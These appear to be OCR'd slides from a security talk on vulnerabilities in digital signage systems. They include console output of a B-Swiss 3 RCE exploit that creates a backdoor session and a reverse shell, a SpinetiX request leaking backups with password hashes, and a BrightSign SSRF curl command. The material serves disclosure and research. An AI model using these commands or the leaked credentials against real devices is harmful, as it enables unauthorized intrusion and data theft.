


```
lqwrm@metalgear:~/prive$ python3 sign2.py


       _____________________
      /                     \
      !      B-Swiss 3      !
      !         RCE         !
      \_____________________/
               !  !
               !  !
               L_ !
              / _)!
             / /__L
____________/ (____)
              (____)
____________  (____)
            \_(____)
               !  !
               !  !
               \__/

Usage: python3 sign2.py <RHOST[:RPORT]> <LHOST> <LPORT>
Example: python3 sign2.py 192.168.10.11:80 192.168.10.22 7777
```




```
lqwrm@metalgear:~/prive$ python3 sign2.py 192.168.10.11 192.168.10.22 7777
[*] Checking target...
[*] Good to go!
[*] Checking for previous attempts...
[*] All good.
[*] Getting backdoor session...
[*] Got master backdoor cookie: 0c1617103c6f50107d09cb94b3eafeb2
[*] Starting callback listener child thread
[*] Starting handler on port 7777
[*] Adding GUI credentials: test:123456
[*] Executing and deleting stager file
[*] Connection from 192.168.10.11:40080
[*] You got shell!
id ; uname -or
uid=33(www-data) gid=33(www-data) groups=33(www-data)
4.15.0-20-generic GNU/Linux
exit
*** Connection closed by remote host ***
[?] Want me to remove the GUI credentials? y
[*] Removing...
[*] t00t!
lqwrm@metalgear:~/prive$
```

Case #9 – B-Swiss 3



Case #9 – B-Swiss 3



Case #10 – SpinetiX Fusion


- Username Enumeration Weakness
- CSRF Add Admin Exploit
- Database Backup Disclosure
- File Backup/Delete Path Traversal

Case #10 – SpinetiX Fusion

Database Backup Disclosure

```
GET /content/files/backups/ HTTP/1.0
Host: 192.168.1.1


HTTP/1.1 200 OK
Date: Wed, 26 Aug 2020 15:57:40 GMT
Server: Apache/2.2.22 (Unix)
X-spinetix-firmware: 3.0.6-1.0.21932
X-raperca-version: 3.0.6-1.0.21912
X-spinetix-serial: 001d400027b8
X-spinetix-hw: BonsaiT
Content-Length: 636
Connection: close
Content-Type: text/html;charset=UTF-8


Index of /content/files/backups
Name                    Last modified      Size  Description
Parent Directory                           -
Custom1337Name.7z       25-Aug-2020 10:06  1.0M

Extracting the .7z shows userpwd.txt file, cat userpwd.txt:

admin:e10adc3949ba59abbe56e057f20f883e:file,program,activate,layout,playlist,model,slide,edit,admin::0
testingus:b874da212a62786181c66c5bbaabf425:file,program,activate,layout,playlist,model,slide,edit,admin:se:1
```

Case #10 – SpinetiX Fusion



Installation Mode

The HMP200 is currently in installation mode. Configuration changes will only be activated upon restart.

Serial Number : (HW rev. 0.32)

Firmware : 3.0.2

Temperature : 49.4 °C / 121 °F

IP : (Ethernet)

Mac :

Device name :


Multiscreen ID :

Case #11 – BrightSign

BrightSign Digital Signage Diagnostic Web Server 8.2.26 Unauthenticated SSRF (ZSL-2020-5595)

```
$ curl http://10.0.0.17/speedtest?url=127.0.0.1:22
```

Cloud content/resources and secrets disclosure by abusing known arbitrary file disclosure vulnerability: Static XML configuration read within the web application software. Catch the stream!




This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<rss xmlns:media="http://search.yahoo.com/mrss/" version="2.0">
  ▼<channel>[redacted]
      <title>
      <link>h
      <descri
      <generator>BrightSign Network Server Generator 2.0</generator>
    ▼<item>
        <title>[redacted]</title>
        <pubDate>20[redacted]te>
        <link>http:/[redacted]1/c37acb67ba93e4f6797629bab5ff4c66</link>
        <descriptio[redacted]ption>
        <guid>A44C6E[redacted]6F02AF6</guid>
      ▼<media:content url="http:/[redacted]f4c
          <media:thumbnail url="ht[redacted]5fd
        </media:content>
      </item>
    ▼<item>
        <title>[redacted].mp4</title>
        <pubDate>2020[redacted]
        <link>http://
        <description>
        <guid>089782E
      ▼<media:conten
          <media:thum
        </media:conte
      </item>
    </channel>
  </rss>
```

c37acb67ba93e4f6797629bab5ff4c66 - VLC media player

Media
Playback
Audio
Video
Subtitle
Tools
View
Help
wipy
EL FESTIVAL INTERNACIONAL DE CINE DE
GUANAJUATO RENDIRÁ HOMENAJE A DAVID LYNCH
'EZ OFICIALMENTE LANZÓ AL PÚBLICO "RARE BEAUTY" SU MARCA DE MAQUILLAJE.
NOTICIAS
00:54
03:32
100%



SD

99%

Upload to /sd/snapshots

Listing of /sd/snapshots

20200916T171044.jpg

